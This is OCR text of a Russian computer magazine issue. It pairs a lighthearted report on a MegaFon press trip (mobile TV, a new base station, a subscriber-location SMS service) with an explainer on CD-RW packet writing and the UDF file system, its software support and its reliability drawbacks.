В далеком будущем появится нечто грандиозное под названием Видеофон. А пока, для разминки, МегаФон ввел мобильное телевидение, состоящее из четырех разных каналов (РБК-ТВ, NEO TV, МУЗ-ТВ, РАМБЛЕР-ТВ) с достаточно приличным качеством. Стоит неограниченный доступ около двух чирибаксов (20$) в месяц и требует одной из трех новейших моделей телефона Nokia или смартфоны других производителей. Тематика каналов (музыка, новости и т.д.) выбрана специально для большего удобства просмотра на небольших экранчиках телефонных аппаратов. Изображение пока что немножко не успевает за звуком (а иногда и множко), но любители интернет-видео к такому уже привыкли и не обращают на сей факт никакого внимания. Помимо онлайн-трансляции, будет введена услуга по скачиванию пропущенной программы и воспроизведению ее впоследствии. К концу года планируется до 10 тысяч пользователей мобильного телевидения. Это и понятно - Нокии подешевеют, и даже студенты смогут себе позволить прикупить аппарат и баловаться на парах просмотром музыкальных клипов.

НА ПИКНИК С МЕГАФОНОМ!

В общем, домой я вернулся полный впечатлений. Однако связь нашего журнала с компанией "МегаФон-Москва" на этом не прервалась. Компания устраивала презентацию по поводу открытия новой башни МегаФона в деревне Надеждино (деревня деревней, а high-tech везде в почете), под славным подмосковным городом Дмитров, а кроме презентации мне и представителям других СМИ

Помимо онлайн-трансляции, будет введена услуга по скачиванию пропущенной программы.

была обещана развлекательная программа. К сожалению, в самый неподходящий момент я, Хинт, заболел, и вместо меня поехал мой верный друг Андрей, который и продолжит рассказ.

В назначенный день я вышел из дома, вооружившись хорошим цифровым фотоаппаратом и позаимствованным у CuTTer'а диктофоном. Погода выдалась просто идеальной, хотя днем раньше моросил противный дождик. Как только я явился на условленное место встречи, ко мне подошел познакомиться высокий темноволосый человек приятной внешности. Это и был Роман. Невероятное количество приколов из его уст очень расположило меня к нему как к собеседнику. Ожидая остальных журналистов, мы простояли около получаса, после чего стали упаковываться в комфортабельные джипы с логотипами "МегаФон". К слову скажу, что мы ехали с милицейским сопровождением за новым Hammer'ом, в котором сидело начальство виновников торжества. Так началась наша поездка. Весь путь до Надеждино я общался с людьми из компании, которые охотно отвечали на мои вопросы.

БАЗОВАЯ СТАНЦИЯ

Первое, что бросилось в глаза по прибытии, - это, конечно же, длиннющая башня. Как выяснилось позже, ее высота составляла около 70 метров, а вес - порядка 18-19 тонн. Установка такой малышки занимает не менее 3-х недель, и в ее процессе принимает участие вертолет. Башня представляет собой стержневую конструкцию, имеющую форму трехгранной усеченной пирамиды до 60 метров и форму трехгранной призмы в промежутке от 60 до 70 метров. Конструкция рассчитана таким образом, что даже при сильных порывах ветра башня не отклоняется по вертикали более чем на 1 градус. Предел эксплуатационной температуры составляет минус 40 градусов по Цельсию. Внутри башни ниже отметки 55 метров расположен решетчатый ствол трехгранного сечения со стороной грани 40 см. К стволу крепится лестница для подъема людей и элементы крепления питающих фидеров. Башня выполнена так, что можно производить как поэлементную сборку, так и сборку из укрупненных на строительной площадке блоков. Рядом с башней стоит маленькая металлическая будка, из которой осуществляется контроль за работой оборудования.

Второе, что привлекло мое внимание, - это несколько реальных внедорожников, а не тех джипов бизнес-класса, на которых нас привезли. Один из водителей мощных машин по прозвищу Зубр уверил меня, что Hammer не пройдет и сотой доли того, через что прошел его металлический конь, с чем я охотно согласился, так как вид зубровской тачилы действительно внушал доверие. Также я заметил столы с соками и сэндвичами, которые пришлись очень кстати, так как жара была просто дикая и желающих испить чашу сока и закусить это дело парой бутербродов оказалось предостаточно.


После непродолжительного ланча нас пригласили в контрольную будку на экскурсию. В помещении, нашпигованном всякими шлейфами, проводами и прочим железным добром, отчетливо пахло внутренностями нового компьютера. Естественно, назначение большинства приборов было мне непонятно, однако я все же отметил, что запуск башни происходил через ноутбук, на котором стояла Microsoft Windows XP :) и специальное программное обеспечение от корпорации Nokia.

Приятной неожиданностью для меня стало то, что при возникновении каких-либо неполадок башня информирует об этом сервер, с которого можно управлять башней и контрольной будкой полностью, вплоть до включения и выключения кондиционера. Кстати, в сердце башни постоянно поддерживается оптимальная для работы компьютеров температура.

SMS-ПЕЛЕНГАТОР

По прибытии в Надеждино всем желающим было предложено посмотреть на ноутбуке контрольные точки нашего перемещения - это и была новая услуга от "МегаФона" под названием "АвтоОпределение Положения", или АОП. Суть ее заключается в том, что абонент может определить местоположение другого абонента сети "МегаФон" по СМС или через интернет. Есть четыре режима работы этой услуги через SMS: первый - твое местоположение может определить любой абонент, а ты об этом даже не узнаешь (команда PUSK); второй - твое местоположение невозможно определить (команда STOP); третий - если твое местоположение хотят определить, то тебе приходит SMS, из которого ты можешь разрешить определение (команда Y) или запретить (в течение минуты не даешь ответа на SMS); четвертый - при успешном определении на твой номер приходит сообщение о том, что твое местоположение выяснил такой-то абонент. Все вышеперечисленные команды следует отправлять на номер 000989. Берут за такую услугу 15 центов. Через интернет определение местоположения абонента более информативно и выглядит примерно так: на экране видна часть карты Москвы или области, на которой месторасположение абонента указывается кружочком. Точность определения составляет порядка 90%. Если же абонент выключил телефон или недоступен, то на карте высвечивается последний CheckPoint, зафиксированный системой.


Советник генерального директора


"Откройте! "Хакер"

А КОНЧИЛОСЬ ВСЕ... ГРЯЗНО

После небольшой пресс-конференции всем посетителям было предложено покататься на внедорожниках в качестве пассажиров, а кто имел водительские права класса "В" - в качестве водителей. От этих заездов у меня осталась масса положительных эмоций. Представь себе, что джип, который увяз по самое не балуйся в канаве, пытаются вытащить другим джипом. Ревут моторы, все пассажиры оказываются по уши в грязи, а ты в это время не переставая щелкаешь фотиком! Эх... Впрочем, наша машина застревала в канаве несколько раз, так что мой энтузиазм к концу поездки несколько поутих.

Только после того, как практически все журналюги оказались грязными, моему разуму открылась истина, что дальнейшая поездка в бани "Царство Берендея" была отлично запланированным ходом со стороны организаторов ;). Заезды продолжались достаточно долго, но часам к 16-17 директор МегаФона послал всех в баню :), и нас запихали в модный автобус, который успешно доставил пассажиров в город Дмитров на водные процедуры. Организаторами было снято все помещение в "Царстве" и устроен шикарный стол длиной метров этак с десять. То есть, вкусно покушав и выпив, можно (и даже нужно) было попариться в бане, чего я, к сожалению, сделать не смог, так как из-за сложившихся обстоятельств вынужден был покинуть это прекрасное мероприятие практически сразу после приезда. Но все равно это была самая классная пресс-конференция, на которой мне довелось побывать. Возвращаясь с нее, я в очередной раз похвалил себя за то, насколько мудрым был мой выбор профессии - профессии журналиста :).



Средняя стоимость базовой станций, в зависимости от тех или иных условий, составляет порядка 50-100 тысяч долларов.



Недавно МегаФон открыл MMS шлюз с Билайном и МТС, а число пользователей, отсылающих mms-сообщения, растет с неимоверной скоростью. Прогресс как-никак.

■ Крис Касперски (http://kpnc.opennet.ru)

ПЕРЕЖЖЕННЫЕ КОМПАКТЫ

Лень - это двигатель прогресса, но она же - его проклятье. Когда народу надоело возиться с программами прожига лазерных дисков, производители тут же внедрили технологию пакетной записи и файловую систему UDF, до предела упростившую ритуал общения с оптическими носителями и позволившую осуществлять прозрачное копирование/удаление файлов из любой оболочки - хоть проводника Windows, хоть FAR'a, хоть Norton Commander'a. Но цена, которую за это пришлось заплатить, оказалась непомерно высока, и подавляющее большинство юзеров используют UDF лишь до первых серьезных граблей, после чего полностью или частично отказываются от нее. Как избежать проблем? Ну, перво-наперво надо знать, где эти самые грабли лежат...


ТЕХНОЛОГИЯ ПАКЕТНОЙ ЗАПИСИ И UDF

РЕЖИМЫ ПРОЖИГА

Механизм прозрачной записи на CD/DVD, прочно ассоциирующийся у большинства с торговой маркой DirectCD, базируется на двух взаимодополняющих технологиях: пакетной записи (packet writing) и динамичной файловой системе (dynamics file system), роль которой, как правило, играет UDF (Universal Disk Format – универсальный дисковый формат). Динамичной – это значит ориентированной на многократные копирования/переименования/удаления файлов. Классический пример тому – FAT. А вот файловые системы лазерных дисков (ISO 9660, Джульетта, Ромео и др.) статичны по своей природе. Они генерируются лишь однажды и без полной перегенерации не позволяют ни добавлять, ни удалять содержимое.

Пакетную запись часто считают синонимом слова UDF, хотя они относятся к различным епархиям. Пакетная запись – это режим прожига, аппаратно поддерживаемый приводом. Помимо него существуют и другие режимы: SAO (Session At Once – сессия за раз), DAO (Disk At Once – диск за раз) и TAO (Track At Once – трек за раз). Не вдаваясь в технические подробности, отмечу, что режим определяет размер порции данных, записываемых рекордером за один раз (т.е. без остановки лазера).

Самый расточительный из всех DAO. Он выжигает весь образ диска целиком, от первого до последнего сектора, и не допускает дозаписи. Более экономичный SAO позволяет дописывать диск многократно, по одной сессии за раз, но на каждую сессию приходится по меньшей мере 15 Мб служебных данных, что ощутимо бьет по карману. Потрековый TAO, съедающий всего лишь 300 Кб служебных данных на каждый трек, к сожалению, применим лишь к аудиодискам, т.к.



Природа оптических дисков такова, что информация как бы размазывается вдоль спиральной дорожки, перемешивая биты различных секторов, что обеспечивает лучшую восстанавливающую способность в борьбе с радиальными царапинами и локальными дефектами. При этом спиральная дорожка должна быть непрерывна на всем своем протяжении и не может скакать по поверхности блохой

ни одной существующей файловой системой он не поддерживается (энтузиасты, ау!).

К тому же, все три режима не позволяют стирать ранее записанные данные, поскольку они проектировались исключительно для однократно записываемых болванок типа CD-R. В лучшем случае обеспечивается лишь имитация стирания, осуществляемая путем удаления ссылок из каталога, но сами данные физически остаются нетронутыми, да и свободного места не прибавляется.

Всех этих недостатков лишен пакетный режим, сокращающий аппетит бюрократического аппарата до 14 Кб на пакет. При этом сама запись ведется блоками постоянного или переменного размера от 2 Кб до 2 Мб (предельно допустимый размер пакетов определяется конструктивными особенностями привода и варьируется от одной модели к другой, но должен составлять по меньшей мере 32 Кб, иначе это будет неправильный привод, идущий вразрез со стандартом).

Пакетики заполняют диск последовательно. Нельзя записать пакет в середину диска, оставив за собой хотя бы один непрожженный сектор (см. рис.), но ранее записанные пакеты могут перезаписываться многократно, за счет чего, собственно говоря, возможность удаления файлов и обеспечивается.

ФАЙЛОВАЯ СИСТЕМА

Одного лишь механизма пакетной записи для осуществления задуманного явно недостаточно, и к нему еще требуется подобрать адекватную файловую систему. Стандартные файловые системы ISO 9660 и Джульетта, разработанные специально для CD-ROM и ничего не знающие о фрагментации, при размещении файла на диске ожидают увидеть непрерывный блок свободного дискового пространства, который обнаруживается далеко не всегда.

Файловая система UDF – детище Optical Storage Technology Association – проектировалась с оглядкой на DVD и была далека от мыслей о мировом господстве. Однако разработка оказалась настолько удачной, что ее без труда удалось присобачить к CD-RW-носителям с учетом всех особенностей их строения. UDF оперирует не физической, а логической разметкой диска, поэтому ей совершенно все равно, на каком носителе располагаться. Таким образом, диск, записанный в UDF-формате, не обязательно должен быть записан в пакетном режиме, равно как и не всякий пакетный режим пользуется услугами файловой системы UDF. Возможность выборочной записи/удаления отдельных файлов на аппаратном уровне обеспечивается режимом пакетной записи, а на программном – специальной драйверной оснасткой. UDF лишь сокращает издержки по накладным расходам до разумного минимума, но не более того!

Существует несколько спецификацией UDF, самыми устойчивыми из которых являются четыре следующих релиза:

1.02 – описывает размещение данных (в том числе и видео) на DVD-ROM, поддерживает фрагментацию и ряд других полезных фич;

1.50 – включает менеджер управления дефектами, препятствующий размещению данных на некачественных участках носителя, добавлена работа с CD-RW/CD-R;

2.00 – поддерживает потоковые файлы, списки управления доступом, калибровку лазера и прочие второстепенные фичи;

2.01 – поддерживает реал-тайм файлы, гарантирующие сохранение заданной скорости считывания на всем протяжении диска.

Windows 98 поддерживает UDF 1.02, Windows 2000 – 1.01, а Windows XP – 1.02, 1.50 и 2.01. Для работы с остальными требуется установка соответствующего драйвера, точнее, даже драйверов, ибо последующие спецификации не включают в себя предыдущие. Что же касается LINUX-подобных операционных систем, здесь поддержка UDF представляет собой одну большую проблему, зачастую требующую не только установки специального драйвера, но и обновления ядра.

> Нельзя записать пакет в середину диска, оставив за собой хотя бы один непрожженный сектор.

НЕОБХОДИМЫЕ ИНГРЕДИЕНТЫ

Для полноценной работы с дисками, размеченными в формате UDF, нам необходимо иметь:

- рекордер, поддерживающий режим пакетной записи, причем поддерживающий его не абы как, а спроектированный и реализованный с учетом всей жесткости требований пакетного режима. Обычно тестовые лаборатории разных журналов приводят более или менее полную информацию о характере наиболее ходовых приводов, так что выбрать приличную модель не составит никакого труда;
- UDF-драйвер, переводящий язык служебных структур UDF на язык операционной системы и обычно называемый UDF-reader'ом;
- UDF-монитор, перехватывающий все обращения с CD и обеспечивающий прозрачную запись и форматирование диска.

ЧТО ТАКОЕ MOUNT RAINER

Mount Rainier – это названная в честь живописного национального парка (**www.nps.gov/mora**) организация, курирующая вопросы взаимодействия операционных систем с оптическими накопителями, в которую входят практически все сливки общества: Philips, Microsoft, Compaq Computer, Sony и т.д.


Mount Rainer Writer (сокращенно MRW), превозносимый некоторыми журналистами чуть ли не до промышленного стандарта пакетной записи, в действительности представляет собой… обычную пакетную запись плюс UDF 2.0.1. От программного обеспечения требуется умение форматировать диск в фоновом режиме и корректно обрабатывать прерывание последнего при нажатии EJECT (после вставки диска форматирование будет продолжено).

Восторженный визг по поводу того, что «…технология Mount Rainer обеспечивает увеличение емкости и количества возможных циклов перезаписи дисков CD-RW, совместимость записанных носителей со всеми современными приводами и операционными системами, оптимизированную скорость передачи данных с дополнительной коррекцией ошибок приводами», не совсем соответствует действительности. Увеличение циклов перезаписи за счет внедрения в файловую систему дефективного менеджера появилось еще в UDF v.1.5, которой нынче трудно кого-либо удивить. Совместимости со всеми операционными системами у Mount Rainer-дисков нет, и без UDF-драйвера они не читаются. Единственной операционной системой, устанавливающей такой драйвер по умолчанию, является XP, остальные перекладывают все эти телодвижения на плечи пользователя.

Никакой необходимости в наличии логотипа Mount Rainer Computable на коробке покупаемого привода нет! Живи спокойно! Ту же самую функциональность можно обеспечить и за меньшие деньги.



- Universal Disk FormatR Specification (спецификация на файловую систему UDF): www.osta.org/specs/pdf/201250diffs.pdf
- Описание технологии MRW http://download.mitsumi.de/MTRainierE.pdf
- ATA Packet Interface for CD-ROMs/Specification for ATAPI DVD Devices (описание ATAPI-интерфейса и режимов работы для CD-ROM/DVD-накопителей, включая пакетный режим) www.stanford.edu/~csapuntz/specs/INF-8020.PDF и ftp.seagate.com/sff/INF-8090.PDF
- Multimedia Commands - 4 (описание принципов программирования и работы SCSI CD-ROM/R/RW-накопителей) www.t10.org/ftp/t10/drafts/mmc4/mmc4r02b.pdf



Ahead Nero и поддерживаемые им версии UDF

Если ты не планируешь прожигать диски из FAR'а, но хочешь использовать режим пакетной записи, то без UDF-монитора можно и обойтись, заменив его автономной программой записи, например, Ahead Nero.

ПРОГРАММНАЯ ПОДДЕРЖКА


Программ пакетной записи, включающих в себя драйверную оснастку (UDF-reader и UDF-монитор), существует не так уж и много, т.к. их разработка требует высокой инженерной культуры и доступна далеко не всем. Большинство производителей записывающего софта предпочитает не заморачиваться с драйверами. Вместо этого они рисуют красивый пользовательский интерфейс, а пишущий движок лицензируют у высокотехнологичных корпораций.

Пальма первенства, несомненно, принадлежит пакету DirectCD, выношенному в недрах компании Adaptec, основным лицензиатом которого является Roxio. Краткая характеристика программы: глючная, в высшей степени самостийная и неуживчивая, конфликтующая как с оборудованием, так и с программной средой, вероломно нарушающая стандартные спецификации на UDF и вносящая в них собственные расширения, затрудняющие чтение дисков, записанных в других системах (особенно в Linux). Активно использует нестандартные конструктивные особенности оборудования, поэтому весьма привередлива к его версии и прошивке. Бракует многие приводы как несовместимые. В общем, мрак полный, но зато какая яркая реклама!


InCD от Ahead – функциональность на уровне слабого подобия левой руки, зато корректно уживается с Нероном, сжигающим Рим. Работу с CD-R-дисками не поддерживает в принципе. Некоторые считают это крупным недостатком, некоторые – нет. Лично меня невозможность записи CD-R-дисков в пакетном режиме сильно коробит. Спрашиваешь, какой смысл писать на CD-R-диски в пакетном режиме? Во-первых, это удобно (запись осуществляется из FAR'а, а не из отдельной программы прожига), во-вторых, последующая дозапись одного или нескольких файлов сопровождается минимальными расходами на служебную инфу.

FileCD от NewTech Infosystems – одна из немногих прог, поддерживающих пакетную запись в формате ISO 9660, т.е. созданные ею диски читаются всеми операционными системами без каких либо дополнительных драйверов. Правда, за это приходится расплачиваться отсутствием фрагментации и как следствие – неэффективным использованием дискового пространства при беспорядочном копировании/удалении большого количества файлов разного размера. И хотя все мы уже привыкли, что отсутствие фрагментации – это хорошо, не стоит забывать о том, что для достижения нефрагментированного состояния мы будем вынуждены либо пропускать свободные блоки неподходящего размера, либо постоянно дефрагментировать диск при записи каждого файла, что не только требует времени, но и быстро выводит поверхность оптического носителя из строя.

Windows XP поддерживает UDF изначально и никаких лишних телодвижений для пакетной записи не требует. Устанавливать дополнительное программное обеспечение не нужно, т.к. все штатное ПО обгоняет по стабильности и надежности все остальные программы записи. Хотя... некоторые придерживаются другого мнения на этом счет.



Под капотом у пакетов: user-data – пользовательская информация, все остальное - служебные данные (области вбега/выбега, предзазора/постзазора и т.д.). Как можно видеть, служебные данные отъедают ощутимый процент дискового пространства, и в ряде случаев эта дань оказывается непомерно велика



Кстати, гняться за последними версиями драйверов совершенно необязательно, т.к. диски, размеченные в формате UDF v.2.x, в подавляющем большинстве случаев совместимы с драйверами от UDF v.1.5, пускай и не без ограничений (так, списков управления доступом ты не получишь, а при архивировании каталога Documents And Settings в многопользовательских системах без этого никуда).


РЕГЛАМЕНТ РАБОТ

При установке чистого CD-RW-диска в привод UDF-монитор автоматически предлагает его отформатировать. CD-R-диски чаще всего игнорируются как непотребные, и форматировать их приходится вручную, что в зависимости от специфики драйверной оснастки осуществляется либо через стандартное контекстное меню проводника Windows (Свойства диска -> Форматирование), либо через интерфейс самой программы записи.


В зависимости от скорости и конструктивных особенностей привода форматирование может занять от двадцати минут до одного часа (Mount Rainer-совместимые приводы осуществляют форматирование в фоновом режиме, и запись файлов доступна уже через несколько секунд после его начала).

Эффективная емкость отформатированного диска составляет порядка 550 Мб, остальные мегабайты заняты служебными данными, так что, не обнаружив их на своем диске, не пугайся! Все идет по плану.

Если теперь, используя мышь или FAR, перетащить на CD-R/CD-RW-диск несколько файлов, они послушно скопируются, а свободный объем скачкообразно уменьшится на величину, существенно превышающую суммарный размер записываемых файлов. Что ж, пакетная технология берет свою мзду! Ну вот, редактор начинает ворчать, что это все общие слова, и требует назвать размер мзды в процентах. Что ж... Давай подсчитаем. Запись ведется блоками, размер которых, как правило, составляет 32 или 64 Кб, причем файл всегда занимает весь блок целиком. На обслуживание каждого блока расходуется 7 секторов (14 Кб), таким образом, при записи тяжелых файлов мы теряем от 224 до 448 Кб на каждый мегабайт, не считая служебных структур самой файловой системы. При записи мелких файлов (порядка нескольких килобайт) потери становятся просто огромными, поэтому размер блоков имеет смысл сократить (правда, некоторые приводы поддерживают блоки переменной длины). Чаще всего это осуществляется путем правки секретного ключика в реестре записываемой программы (информацию по конкретной версии конкретной программы ищи в инете). Реже программа предоставляет возможность смены длины блоков (или активации режима с переменной длиной) через меню опций.



Программа FileCD от NewTech Infosystems



Структура файловой системы UDF, ключевым элементом которой является VAT (Virtual Allocation Table – виртуальная таблица размещений), свободно мигрирует по всему диску и потому предотвращает многократную перезапись одних и тех же участков

Также будь готов к тому, что при попытке просмотра диска в системе без UDF-драйверов (обычная свежеустановленная Win 9x/2k) диск либо не будет читаться совсем, либо, что более вероятно, обнаружит в своей директории один-единственный исполняемый файл, который ты туда не заливал. Успокойся! Это отнюдь не вирус, сожравший все твои файлы. Это – UDF-reader или, по-русски говоря, читалка. Естественно, под винды, и, естественно, требующая перезагрузки после установки (а под Windows 2000 еще и прав администратора), и не так-то просто удаляющаяся из системы. Подумай, захочет ли владелец того компьютера устанавливать на него исполняемые файлы неизвестного происхождения? Возьмет и пошлет тебя с этим диском куда подальше!

Правда, при закрытии сессии на родной машине UDF-монитор обычно формирует файловую систему ISO 9660 – стандартную для всех осей и читающуюся безо всяких драйверов, но дальнейшая запись файлов на этот диск уже становится невозможной.

ИНФОРМАЦИЯ К РАЗМЫШЛЕНИЮ

Чтобы там ни говорили производители, раскручивающие нас на бабки, пакетная технология намного менее надежна, чем классическая запись всей сессии целиком. Многократные зажигания/гашения лазера образуют прерывистую цепочку, концы которой плохо склеиваются друг с другом, и потому оптической головке стоит больших усилий не сбиться с дорожки и удержать битовую струю на плаву. В момент зажигания лазера его характеристики довольно сильно пляшут, что ухудшает качество прожига. И если в обычном режиме у привода есть время стабилизироваться (т.к. прожиг начинается с записи вводной области, многократно дублирующей служебную информацию, первые несколько секторов которой по указанной причине практически всегда оказываются дефективными), то при пакетной записи лазеру приходится сразу же прыгать с места в карьер.

К тому же, секторы, хранящие файловую систему, работают в необычайно интенсивном режиме, перезаписываясь при каждой операции копирования/удаления. Как с этим ни борются, служебные структуры данных дохнут раньше всего, иногда даже после ~100 циклов перезаписи. Диск перестает читаться безо всякой надежды на его восстановление (разумеется, мы не говорим о профессионалах в этой области).

Не забывай и о механических повреждениях – UDF-диски к ним относятся весьма щепетильно, и одна-единственная царапина может угробить все твои файлы. Рекламируемый механизм управления дефектами здесь не срабатывает, т.к. он не устраняет ошибки, а лишь препятствует использованию сбойных секторов.

Кстати, о надежности. Производители оптических накопителей склонны преувеличивать срок их службы, зачастую давая пожизненную гарантию, которой вряд ли кому-то удается воспользоваться, поскольку при попытке возврата дефектного диска на завод-изготовитель все компании отвечают неизменным отказом, ссылаясь на нарушение условий хранения диска: «У вас помещение кондиционируется? Влажность, температура с какой точностью выдерживаются? Так чего же вы от нас-то хотите?!». Реально (по собственному опыту и опыту своих друзей) могу сказать, что даже Verbatim спустя полтора-два года обнаруживает резкое ухудшение качества чтения за счет деградации активного слоя, поэтому хранить на CD-R/CR-RW-дисках своих архивы могут только неисправимые оптимисты. Используй стример, магнитооптику или умирающий, но все же неизменно надежный Iomega ZIP 100MB.


НЕ СТОЙ НА ПУТИ ПРОГРЕССА!

И все-таки, несмотря на все свои многочисленные недостатки, технология пакетной записи и файловая система UDF вызывает восхищение. До ее появления о записи на компакт прямо из менеджера файлов нельзя было и мечтать. Сильной стороной UDF является удобство прозрачной записи, управление дефектами, минимальные накладные расходы при частой дозаписи небольших объемов данных. Ее слабость заключается в снижении надежности хранения данных, уменьшении эффективного пространства носителя и необходимости установки нестандартного драйвера во все системы, кроме XP, а разобщенность и несогласованность разработчиков драйверов приводят к проблемам совместимости.


Через некоторое время эта технология, несомненно, свое возьмет. Однако сейчас, на мой взгляд, UDF и пакетная запись на CD-RW все еще остаются, скорее, маркетинговым трюком для ленивых, реализованным больше для галочки в спецификации, нежели для нормальной работы.



Разумеется, поддержка ISO 9660 еще не означает, что FileCD может вносить изменения в любой стандартный диск. Это не так, и пакетная запись независимо от выбранной файловой системы требует предварительного форматирования диска.



Adaptec www.adaptec.com
Roxio www.roxio.co.uk
NewTech Infosystems www.ntius.com
Ahead www.ahead.de/en

